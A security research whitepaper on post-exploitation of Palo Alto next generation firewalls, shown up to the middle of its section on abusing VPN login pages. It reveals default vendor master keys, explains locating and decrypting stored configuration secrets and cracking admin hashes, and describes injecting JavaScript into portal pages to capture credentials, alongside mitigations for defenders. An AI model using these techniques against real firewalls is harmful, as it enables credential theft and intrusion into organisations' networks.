



PANNING FOR GOLD

A HACKER'S GUIDE TO NEXT GENERATION FIREWALLS



Matthew Flanagan
Cybliminal Pty Ltd
1.3 – 2025-09-22

TABLE OF CONTENTS

1.	ABOUT THE AUTHOR	3
2.	INTRODUCTION	3
3.	WHAT IS A NEXT GENERATION FIREWALL?	4
3.1	COMMON FEATURES.....	4
3.2	LEADING VENDORS	4
3.3	TYPICAL DEPLOYMENT	5
4.	GETTING STARTED	7
4.1	CONFIGURATION FORMATS	7
4.2	CLI INTRODUCTION.....	7
4.3	HELPFUL COMMANDS	8
5.	INITIAL ACCESS	9
5.1	KNOWN VULNERABILITIES	9
5.2	FIREWALL CONFIGURATION FILES	10
5.3	VALID ACCOUNTS	10
5.4	MITIGATIONS	11
6.	THE MASTER KEY	12
6.1	WHAT IS THE MASTER KEY?	12
6.2	ARE THEY REALLY SECRETS?	12
6.3	HOW ABOUT OTHER VENDORS?	13
6.4	LOCATING ENCRYPTED SECRETS.....	14
6.5	WHAT IF THE TARGET HAS CHANGED THE MASTER KEY?	14
7.	SECRETS OF INTEREST	16
7.1	SERVER PROFILES	16
7.2	USER-ID	16
7.3	TLS CERTIFICATES.....	16
7.4	MITIGATIONS	17
8.	MORE CREDENTIAL ACCESS	18
8.1	ABOUT RESPONSE PAGES.....	18
8.2	ABUSING RESPONSE PAGES	18
8.3	FUTURE WORK	22
8.4	MITIGATIONS	22
9.	RECONNAISSANCE	23
9.1	GATHER VICTIM HOST INFORMATION.....	23
9.2	GATHER VICTIM IDENTITY INFORMATION	24
9.3	GATHER VICTIM NETWORK INFORMATION	25
9.4	ACTIVE DIRECTORY ENUMERATION	25
10.	TURNING CLIENTLESS VPNS INTO PORT SCANNERS	27
10.1	GENESIS	28
10.2	A PORT SCANNER IS BORN	30
10.3	...TIME PASSES...	31

10.4	USAGE	32
10.5	LIMITATIONS	32
10.6	FUTURE WORK	32
10.7	MITIGATIONS	33
11.	PERSISTENCE.....	34
11.1	LOCAL ADMINISTRATOR ACCOUNT.....	34
11.2	REMOTE ACCESS	34
11.3	MITIGATIONS	34
12.	DEFENCE EVASION	35
12.1	COVERING YOUR TRACKS	35
12.2	TESTING YOUR C2 DOMAIN REPUTATION	35
12.3	MITIGATIONS	35
13.	LATERAL MOVEMENT	36
13.1	SSH.....	36
13.2	CLIENTLESS VPN	36
13.3	MITIGATIONS	36
14.	CONCLUSION	37
APPENDIX A.	DOCUMENT CONTROL	38
APPENDIX B.	CONFIGURATION COMMANDS THAT STORE SECRETS	39

1. ABOUT THE AUTHOR

Matthew Flanagan - Director & Principal Cyber Security Consultant, Cybliminal

Email: matthew.flanagan@cybliminal.com

mastodon: [@mattimustang@infosec.exchange](https://infosec.exchange/@mattimustang)

bluesky: [@mattimustang.com](https://mattimustang.com)

Matthew Flanagan is a seasoned cyber security expert with over 30 years of experience in IT, including 25 years specializing in cyber security. As the Director and Principal Cyber Security Consultant at Cybliminal, Matthew leads a team dedicated to maximizing the value of clients' existing investments in cyber security.

With deep expertise in adversarial and offensive techniques, Matthew leverages his knowledge to design and implement stronger, more resilient defences. His approach emphasises proactive threat mitigation, helping organizations stay ahead of evolving cyber threats.

2. INTRODUCTION

With the increasing incidence of critical vulnerabilities on next generation firewalls, vendors and their customers face significant challenges in keeping up with firmware patches, mitigating exploitation risks, and safeguarding their edge devices and organizations.

As an adversary, if you land on a Palo Alto Networks next generation firewall, what could you do next to further compromise the target environment?

This paper addresses that question by examining how attackers can exploit weaknesses and overlooked features in these firewalls for maximum impact. A little-known detail is revisited: Palo Alto's default master key (often left unchanged) can be leveraged to decrypt stored configuration secrets, exposing credentials and cryptographic keys previously thought to be secure. The author demonstrates how a compromised NGFW can be transformed from a security appliance into a valuable platform for credential harvesting, internal reconnaissance, and lateral movement. Beyond extracting sensitive data, an adversary can abuse built-in functionality to move deeper into the environment in ways most defenders have never considered. The author also details how the clientless VPN feature can be abused for internal network mapping, and how a threat actor may inject malicious code into VPN login portals to harvest credentials.

To support these techniques, this paper introduces three custom tools developed during the research:

- a *palo secret decryptor* script for extracting encrypted secrets,
- a *clientless VPN port scanner* for mapping internal services via the firewall's VPN portal, and
- a *JavaScript gadget* designed to harvest credentials from customizable VPN login portals.

The strategies and techniques described in this paper are intended to equip both offensive and defensive security professionals with new approaches for targeting and protecting next generation firewalls. Understanding how perimeter devices can be subverted, and adopting proactive measures to harden and monitor them, is critical to maintaining the integrity of modern network environments.

3. WHAT IS A NEXT GENERATION FIREWALL?

Traditional firewalls used to be limited to the following capabilities:

- Stateful Packet Inspection
- Access Control - IP, protocol, and port
- Network Address Translation
- VPN – site to site and remote access

A Next Generation firewall performs deeper inspection of packets, beyond IP/protocol/port, to analyse their contents, detect which applications are in use, and detect and block threats.

3.1 COMMON FEATURES

- Application Awareness and Control i.e. Layer 7 firewalling
 - Identifies and controls applications running on the network regardless of port, protocol, or IP address.
- Intrusion Detection and Prevention
 - Monitors network traffic for suspicious activity and acts when threats are detected.
- Threat Intelligence feed integration
 - Utilizes databases of known threats (e.g., malicious IPs, URLs, and files) to proactively block threats.
- SSL/TLS Inspection
 - Decrypts and inspects encrypted traffic (HTTPS) to identify threats and perform URL filtering.
- URL Filtering
 - Blocks access to malicious or inappropriate websites based on categories, custom policies, or threat intelligence.
- Malware Sandboxing
 - Analyses suspicious files or payloads in a secure, isolated environment to detect zero-day threats.
- User Identity Awareness
 - Integrates with directory services (e.g., LDAP, Active Directory) to enforce user-based policies.
- Zone-based firewalling
 - Security zones allow grouping of IP networks with the same security classification to which policy is then applied. e.g. Staff remote access VPN and the staff LAN could be in the same "Staff" security zone and then the same security policy would be applied to them regardless of how they were connected.

3.2 LEADING VENDORS

According to IDC's 2024 Q4 report¹, the top 5 companies by revenue market share are currently:

1. Fortinet

¹ <https://www.emsnow.com/steady-and-resilient-security-appliance-market-grows-1-5-to-5-1b-in-4q24-with-emea-leading-at-12-4-and-global-shipments-up-2-7-according-to-idc/>

2. Palo Alto Networks
3. Cisco
4. Check Point
5. TopSec

This paper will be focusing on Palo Alto Networks firewalls, however, some of the techniques discussed may be applied to the other vendors.




Figure 1 IDC 2024Q4 Top 5 Security Appliance Companies

3.3 TYPICAL DEPLOYMENT

A typical perimeter firewall deployment will have a firewall (or two for high availability), one or more Internet connections, DMZ zones, internal zones, and a dedicated interface for management of the firewall device. In larger environments, with many firewalls, a centralised management system, Panorama, is usually deployed to manage the configuration across multiple devices as well as centralise operational and security logs.




Figure 2 Typical firewall deployment

4. GETTING STARTED

4.1 CONFIGURATION FORMATS

Palo firewalls store their configuration in XML format but can display it in 4 different formats when viewing it via the CLI and some parts of the web UI.

- Default - JSON-like
- XML
- set
- JSON

The set format will be used in the rest of this paper for consistency.

4.2 CLI INTRODUCTION

The CLI has two modes: operational and configuration.

In operational mode the prompt will look like:

```
user@hostname>
```

and in configuration mode:

```
user@hostname#
```

In configuration mode changes do not take effect until the commit command is entered.

Typing tab or ? in either mode will provide a list of commands or subcommands as well as a brief description of each. e.g.

```
admin@panningforgold> <tab>
clear          Clear runtime parameters
configure      Manipulate software configuration information
debug          Debug and diagnose
delete         Remove files from hard disk
diff           local configuration diffs
exit           Exit this session
find           Find CLI commands with keyword
ftp            Use ftp to export files
grep           Searches file for lines containing a pattern match
less           Examine debug file content
ls             Examine debug file listing
...
```

Tab completion of commands, subcommands, and configuration is also supported as well as basic line editing functions such as ctrl-a, ctrl-e, ctrl-u, ctrl-k, arrow keys, etc.

The CLI also supports matching or excluding information from command output using the UNIX pipe (|) operator and the except or match commands. Both commands support regular expressions for the search term.

For example, search for configuration that contains "time1" or "time2" as a regular expression:

```
admin@panningforgold# show | match time[12]
set deviceconfig system ntp-servers primary-ntp-server ntp-server-address
time1.google.com
set deviceconfig system ntp-servers secondary-ntp-server ntp-server-address
time2.google.com
```


4.3 HELPFUL COMMANDS

There are a few other helpful commands to know when sitting at the CLI.

For brevity, the prompt for operational commands will be prefixed with >, configuration commands with #, and no prefix for commands applicable to both modes.

CLI session timeout values can be disabled to prevent disconnection during periods of inactivity, such as when stepping away briefly:

```
> set cli timeout 0
```

Set the configuration mode to display the configuration in set format:

```
> set cli config-output-format set
```



The set output format will be used in the examples in the rest of this paper.

Some operational commands can output structured XML. It is somewhat inconsistent as to which commands support this:

```
> set cli op-command-xml-output on
```

A few commands that are known to support XML output are:

```
> show admins
> show arp
> show config
> show routing route
> show user ip-user mapping all
Set the CLI so that it doesn't use a pager for long output:
> set cli pager off
```

Output all commands and their options for the current mode:

```
find command
```

Search for commands matching a string:

```
find command keyword <term>
```

Show the configuration for locally managed firewalls:

```
> configure
# show
```

Show the configuration (in default or XML format only) for Panorama managed firewalls:

```
> show config merged
```



When showing the configuration on a Panorama managed firewall it will appear to not have much in it. This is because Panorama pushes its configuration to the firewall separately and they are then merged with local configuration changes taking precedence over ones from Panorama.

5. INITIAL ACCESS

5.1 KNOWN VULNERABILITIES

Historically there have been many critical vulnerabilities in the firewall devices allowing unauthenticated RCE or authentication bypass, particularly in the management web UI and remote access VPN (GlobalProtect) services. Attackers may be able to exploit an unpatched firewall to gain initial access.

Reports from Palo Alto Networks' Unit 42², Fortinet³, and Darktrace⁴⁵ indicate that post-exploitation activities on both Palo Alto and Fortinet firewalls frequently includes the exfiltration of firewall configuration data. The firewall configuration provides a wealth of information about network configurations and security policies can aid attackers in planning further intrusions or lateral movements within the network. As demonstrated later, these configuration files also include encrypted credentials that may be leveraged to gain unauthorized access to other systems.

If a root shell is obtained then the firewall configuration can be found in `/opt/pancfg/mgmt/saved-configs/running-config.xml`.

5.1.1 CRITICAL KNOWN EXPLOITED CVES IN LAST 12 MONTHS

Here are just a few of the known exploited CVEs against next generation firewalls in the last 12 months that could be leveraged to gain initial access to a Palo or Fortinet firewall.

- [CVE-2024-0012 PAN-OS: Authentication Bypass in the Management Web Interface \(PAN-SA-2024-0015\)](#)
- [CVE-2024-9474 PAN-OS: Privilege Escalation \(PE\) Vulnerability in the Web Management Interface](#)
- [CVE-2024-3400 PAN-OS: Arbitrary File Creation Leads to OS Command Injection Vulnerability in GlobalProtect](#)
- [CVE-2024-3393 PAN-OS: Firewall Denial of Service \(DoS\) in DNS Security Using a Specially Crafted Packet](#)
- [CVE-2024-55591 Fortinet: Authentication bypass in Node.js websocket module](#)
- [CVE-2024-47575 Fortinet: Missing authentication in fgfmsd](#)
- [CVE-2024-23113 Fortinet: Format String Bug in fgfmd](#)
- [CVE-2024-21762 Fortinet: Out-of-bound Write in sslvpnd](#)

watchTowr have produced an excellent write up on exploiting CVE-2024-0012⁶, CVE-2024-9474, and CVE-2024-3400⁷ and multiple proof of concept exploits exist for them⁸⁹¹⁰.

² [Threat Brief: Operation MidnightEclipse, Post-Exploitation Activity Related to CVE-2024-3400 \(Updated May 20\)](#)

³ [Analysis of Threat Actor Activity | Fortinet Blog](#)

⁴ [Post-Exploitation Activities on PAN-OS Devices: A Network-Based Analysis](#)

⁵ [Post-Exploitation Activities on Fortinet Devices: A Network-Based Analysis](#)

⁶ [Pots and Pans, AKA an SSLVPN - Palo Alto PAN-OS CVE-2024-0012 and CVE-2024-9474](#)

⁷ [Palo Alto - Putting The Protecc In GlobalProtect \(CVE-2024-3400\)](#)

⁸ [GitHub - Sachinart/CVE-2024-0012-POC: CVE-2024-0012 PAN-OS: Authentication Bypass in the Management Web Interface \(PAN-SA-2024-0015\) RCE POC](#)

⁹ [GitHub - 0xjessie21/CVE-2024-0012: CVE-2024-0012 PAN-OS: Authentication Bypass in the Management Web Interface \(PAN-SA-2024-0015\) RCE POC](#)

¹⁰ [CVE-2024-3400/cve-2024-3400.py at main · marconesler/CVE-2024-3400 · GitHub](#)

5.2 FIREWALL CONFIGURATION FILES

A responsible firewall administrator will have backups of the firewall configuration to a remote server. For locally managed firewalls the backups are left up to the sysadmin to manually download the configuration or set up a cron job somewhere to download it via the API. If the firewalls are centrally managed, then a scheduled configuration export can be set up to copy the configuration backups to another system using FTP or SCP.

When searching for Palo Alto Networks firewall configurations look for files named `running-config.xml`, `running-config-YYYYmmdd.xml`.

Another source of configuration data is Tech Support files. These are files generated by the firewall admin and supplied to Palo Support when requested. This file is usually named with the format `YYYYmmdd_HHMM_techsupport.tgz`. The firewall configuration can be found in `/opt/pancfg/mgmt/saved-configs/running-config.xml` in the tar archive.

A Palo firewall XML configuration can be identified by the first or second line which will look like this:

```
<config version="11.2.0" urldb="paloaltonetworks" detail-version="11.2.3">
```

The version and detail-version attributes will differ depending on the major/minor release and patch release of the firmware version the firewall is running.

If access to the target's SharePoint site is obtained, then the search term `"body:phash"` might turn one up.

5.3 VALID ACCOUNTS

Phishing or password spraying a credential for a firewall administrator may be viable options, however, once obtained, the firewall configuration can be used to gain access using a valid account.

The administrator and user passwords are stored in hashed form in the configuration.

The find them search for `<phash>` and look for `<users>` within the `<mgt-config>` section of the XML configuration.

```
<mgt-config>
  <users>
    <entry name="admin">
      <phash>$5$tgatmcyp$LF7w5wXbLFebGvVzK00vVf0Vp6BpHq8ha0SVKhQ6NaA</phash>
      ...
    </entry>
  </users>
  ...
</mgt-config>
```

or with CLI access:

```
# show | match users.*phash
set mgt-config users admin phash
$5$tgatmcyp$LF7w5wXbLFebGvVzK00vVf0Vp6BpHq8ha0SVKhQ6NaA
```

Since early 2022 current firmware versions (10.0.7 and later)¹¹ use sha256crypt hashes (`5salt$hash`) to hash user password. However, on older firmware versions prior to 10.0.7 Palo used md5crypt hashes (`1salt$hash`)

¹¹ [CVE-2022-0022 PAN-OS: Use of a Weak Cryptographic Algorithm for Stored Password Hashes](#)

so if the firewall has been deployed for a few years, even if the firmware has been upgraded, the admin and user accounts may have this type of hash making them easier to crack.

Once the hash is obtained, tools such as Hashcat can be used to attempt offline cracking and gain access.

5.4 MITIGATIONS

- **Keep Firmware Updated:** Apply patches for all known CVEs affecting the firewall to prevent initial compromise through publicly disclosed vulnerabilities.
- **Secure Config Backups:** Backups and technical support dumps should be stored in a secure, access-controlled location to prevent unauthorized access to sensitive configuration data and diagnostic information.
- **Monitoring:** Centralise firewall authentication logs and alert on use of local admin accounts.
- **Use Strong, Unique Credentials + MFA:** Centralize firewall authentication to streamline access control and auditing. Ensure that each firewall account uses a unique, strong password, and enable multi-factor authentication (MFA) for all management logins to enhance security and prevent unauthorized access.
- **Network Segmentation of Management:** Don't expose management interfaces to the Internet. If possible, block the firewall from initiating arbitrary outbound connections (so it can't phone home to attacker easily).
- **Reset old passwords:** Admin and local user account passwords should be updated if they are using the weak MD5 hashing algorithm.

6. THE MASTER KEY

6.1 WHAT IS THE MASTER KEY?

The master key is a key used by Palo devices to encrypt sensitive configuration data such as:

- Passwords for LDAP/Active Directory, Email, SCP, FTP, HTTP, Proxies
- VM info source passwords e.g. ESXi, vCenter, AWS, Google Compute.
- Certificate private keys
- RADIUS secrets
- User-ID service account passwords
- SNMP communities

By default, the master key is set to:

p1a2l3o4a5l6t7o8

The earliest publicly documented reference appears in Felix Wilhelm's 2016 presentation at the [TROOPERS](#) conference

6.2 ARE THEY REALLY SECRETS?

A couple of methods have been published to date to encrypt and decrypt secrets stored in the configuration:

- [PAN-OS - AES256-CBC & SHA1 | Advisory | ThreatLabs](#) - OpenSSL one-liner that decrypts with only the default master key.
- [random_scrapers/paloaltokeys.py at main · danielcuthbert/random_scrapers · GitHub](#) - encryptor of secrets that supports default and custom master keys.

In addition, the author has released a new tool, based on `paloaltokeys.py`, that makes it possible to decrypt secrets for any supplied master key, not limited to the default.

<https://github.com/cybliminal/palo-secret-decryptor>

Palo recommend that customers change the master key to prevent threat actors from decrypting the secrets. However, there is a little bit of fine print in the Web UI for setting up the master key which scares off most firewall administrators from doing it:

Master Key

☐ Master Key

Current Master Key

New Master Key

Confirm New Master Key

Lifetime

Days

Hours

Ranges from 1 hour to 18250 days.

Time for Reminder

Days

Hours

Ranges from 1 hour to 365 days.

You must configure a new master key before the current key expires. If the master key expires, the firewall automatically reboots in Maintenance mode. You must then reset the firewall to Factory Default Settings.

Auto Renew Master Key

Auto Renew With Same Master Key

Days

Hours

Ranges from 1 hour to 730 days.

OK

Cancel

Figure 3 Master Key Configuration Dialog and Ominous Warning

Earlier implementations of the master key didn't include the ability to auto-renew it which resulted in production outages for organisations that forgot to renew them.

6.3 HOW ABOUT OTHER VENDORS?

Fortinet have a similar feature that encrypts sensitive configuration data stored on a Fortinet device. Originally Fortinet used a fixed, unchangeable key, which Bart Dopheide is acknowledged for discovering it in 2019¹², to encrypt the configuration data. However, after its discovery Fortinet added a new private data encryption configuration command that allowed customers to set the key.

In December 2023 GitHub user “saladandonionrings” published a python script to decrypt secrets from Fortinet configurations with the default key¹³.

¹² [Decrypting FortiGate passwords \(CVE-2019-6693\) | by Bart Dopheide | Medium](#)

¹³ <https://github.com/saladandonionrings/cve-2019-6693>

The default Fortinet key is:

Mary had a littl

This pattern of baked-in encryption keys is unfortunately common, meaning multiple NGFW brands have this “gold” lying around for attackers who know where to look.

Referring back to the earlier section on firewall vendor market share, approximately 38% of deployed firewalls may be susceptible to this weakness.

6.4 LOCATING ENCRYPTED SECRETS

The firewall configuration stores the secret in the format:

```
<prefix><hash><secret>
```

Where:

- <prefix> is -AQ==.
- <hash> is a base64 encoded SHA1 hash of the secret.
- <secret> is a base64 encoded AES-CBC encrypted secret. Newer firewall firmware also supports using AES-GCM.

To find all the encrypted secrets use this search in the CLI or search for -AQ== in the config file:

```
# show | match -AQ==
set shared server-profile ldap myLDAP bind-password -
AQ==4oaXexPxqJ4g0EWSB1RdFf4eugg=QB2FTzPzPneg00dK2VtojQ==
```

Then run this command to show more context around the secret to reveal the associated LDAP profile username:

```
# show shared server-profile ldap
set shared server-profile ldap myLDAP server dc1 address dc1.victim.com
set shared server-profile ldap myLDAP server dc1 port 636
set shared server-profile ldap myLDAP ldap-type active-directory
set shared server-profile ldap myLDAP bind-dn
cn=svc_palo_ldap,ou=Users,dc=victim,dc=com
set shared server-profile ldap myLDAP bind-password -
AQ==4oaXexPxqJ4g0EWSB1RdFf4eugg=QB2FTzPzPneg00dK2VtojQ==
set shared server-profile ldap myLDAP ssl yes
```

Once a secret is identified, it can be decrypted using the palo-secret-decryptor script.

6.5 WHAT IF THE TARGET HAS CHANGED THE MASTER KEY?

The presence of a configured master key can be verified by running the following command:

```
show system masterkey-properties | match expires
Master key expires at: unspecified
```

If the result is unspecified it is not set. If it returns an expiration date then a master key has been set.

If an incorrect master key is provided to the palo-secret-decryptor script, it returns an "Invalid Master Key" error along with the hexadecimal representation of the SHA1 hash of the secret.

Without knowledge of the correct master key, decryption is not possible—or is it?

Here is a secret that has been encrypted with two different master keys:

```
-AQ==4oaXexPxqJ4g0EWSB1RdFf4eugg=QB2FTzPzPneg00dK2VtojQ==  
-AQ==4oaXexPxqJ4g0EWSB1RdFf4eugg=yicd7NMQ47s6u8/GgByLMQ==
```

The base64-encoded SHA1 hash remains consistent regardless of the master key used. This allows for the possibility of recovering the original secret by performing an offline hash cracking attack using tools such as Hashcat, even when the master key has been changed.

7. SECRETS OF INTEREST

Several service accounts credentials can be found in typical Palo firewall deployments, and most are likely to be tied to Active Directory accounts.

A list of configuration commands known to store secrets has been compiled and included in Appendix B.

7.1 SERVER PROFILES

LDAP and Email profile credentials are among the most commonly configured. In some cases, these profiles may be linked to the firewall administrator's personal account, increasing their potential value if compromised.

7.2 USER-ID

The User-ID feature works by monitoring the logon events on Domain Controllers and extracting the client IP and username to create a user to IP address mapping. This allows security policies to be written that specify users and/or groups rather than IP addresses.

User-ID can be configured in two ways one using the native client built into the firewall, which requires only **Server Operators** privileges, and another by installing an agent on a domain member server which requires a service account with **Event Log Readers** privileges.

Palo recommend that customers assign minimal privileges to the service accounts and these days provide detailed guidance on locking down the accounts so they can't be abused, such as denying interactive login.

A feature called client probing is sometimes enabled that allows the firewall to actively probe the Windows client endpoints using WMI or NetBIOS to determine the logged in user.

Palo strongly discourages customers in "high security" environments from using this feature as it can pose a security threat if the firewall is misconfigured to probe for identities on untrusted networks (aka spray its service account credentials across the Internet). In 2014 Rapid 7 published a blog an article on this¹⁴ and Palo quickly followed up with an advisory warning customers not to do it.

Distributed COM User privileges are required for client probing to work. On older versions of (PAN-OS 7.1 and earlier) **Remote Desktop Users** privileges were also required.

The target organisation may have had client probing enabled, then disabled it based on Palo's advice, and it is likely that they never bothered to remove the privileges from service account.

If the User-ID service account has the **Distributed COM User** privileges they can be abused to get remote code execution using the techniques from Matt Nelson's 2017 article¹⁵ and more recently Eliran Nissan's 2024 article¹⁶.

7.3 TLS CERTIFICATES

¹⁴ [R7-2014-16: Palo Alto Networks User-ID Credential Exposure](#)

¹⁵ [Lateral Movement using the MMC20.Application COM Object | enigma0x3](#)

¹⁶ [Forget PSEXEC: DCOM Upload & Execute Backdoor](#)

One of the great Next Generation Firewall features is TLS interception. To do this the firewall must be able to intercept TLS traffic, mint a new certificate for the web server on the fly, and re-encrypt the traffic between it and the client using the new certificate. For all of this to work the firewall is a Certificate Authority whose certificate is installed in the certificate store, and therefore trusted by, all the client devices behind it.

In environments leveraging Active Directory Certificate Services, the root CA typically issues a subordinate CA certificate to the firewall, as client devices already trust the root CA by default. In some cases, organizations generate a self-signed CA certificate directly on the firewall and distribute it to clients using endpoint management tools.

Either way the firewall needs to "securely" store the private key of the CA certificate.

It does this by encrypting the private key with the master key, the same as the other secrets. Therefore, it is easy to decrypt it the same way using the `palo-secret-decryptor` script.

With access to the private key, it becomes possible to perform Attacker-in-the-Middle operations against both internal and Internet-facing services, as endpoints within the target environment will inherently trust communications signed by the compromised certificate.

While uncommon, if the subordinate CA certificate is also in the list of trusted certificates in Active Directory **NTAuthCertificates** it is possible to use it to mint **Golden Certificates** for domain authentication as outlined by Will Schroeder in his [Certified Pre-Owned](#) blog article.

7.4 MITIGATIONS

- **Change the Master Key:** Despite the scary warning, have a process to change the default master key and securely manage it.
- **Strong Passwords:** Service accounts should be assigned strong, complex passwords that are resistant to dictionary and brute-force attacks, reducing the likelihood of successful credential cracking.
- **Principle of Least Privilege:** Ensure accounts like the User-ID service account have minimal rights (no interactive login, no extra domain privileges). Regularly review those privileges.
- **Monitor:**
 - Log and alert on use of firewall service accounts on systems other than the firewalls.
 - Log and alert on use of local admin accounts as they should only be used in emergency situations.

8. MORE CREDENTIAL ACCESS

The preceding sections examined credentials stored within the firewall configuration and their potential applications. This section introduces a technique developed by the author for harvesting additional user credentials by targeting the login pages of services hosted by the firewall.

8.1 ABOUT RESPONSE PAGES

Response Pages are a feature on Palo firewalls that allow customers to customise the look and feel of several web pages that the firewall presents to users such as URL filtering block pages, error pages, as well as several types of login pages for GlobalProtect, Captive Portal, and MFA.

The templates for the response pages are more or less the complete HTML for the page with a few JavaScript variables for the user to change to customise the logo, favicon, and page colours. There is usually a `<pan_form/>` tag in the template that is replaced server side to render the relevant form for the page. Adventurous customers can heavily customise the HTML as long as they keep some of the required elements intact.

A few other custom tags are supported and documented in [Tips & Tricks: Customize Your Response Pages | LIVEcommunity Palo Alto Networks](#).

8.2 ABUSING RESPONSE PAGES

Back in December 2024 Palo [released a firewall firmware update](#) that noted this issue as being fixed:

PAN-265686	Fixed an issue where the GlobalProtect portal logged passwords in cleartext.
-------------------	------------------------------------------------------------------------------

This observation prompted an examination of logs on several unpatched production firewalls. Although no credentials were found to be logged, the investigation suggested a potential avenue for further exploration.

A prior security assessment had identified finding on a web application that insecurely transmitted user credentials via HTTP GET instead of POST, resulting in exposure through web server access logs. Based on this, it was hypothesized that altering the GlobalProtect Portal login response page to submit credentials using a GET request might achieve similar results.

Since response pages are customizable, the form method was changed from POST to GET. This attempt failed, as the portal-side code explicitly disallowed GET-based submissions.

To test an alternative approach, a small JavaScript snippet was inserted to attach an event listener to the form's submit event and output the captured values to the browser console. This technique succeeded.

An additional attempt was made to exfiltrate the credentials using a `fetch()` call to a remote server. However, the firewall's Content Security Policy prevented such outbound requests, blocking this method of transmission.

```
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline'; img-src * data:; style-src 'self' 'unsafe-inline'; frame-ancestors 'none';
```

The default-src 'self' policy only allowing that type of connection back to the GlobalProtect portal site.

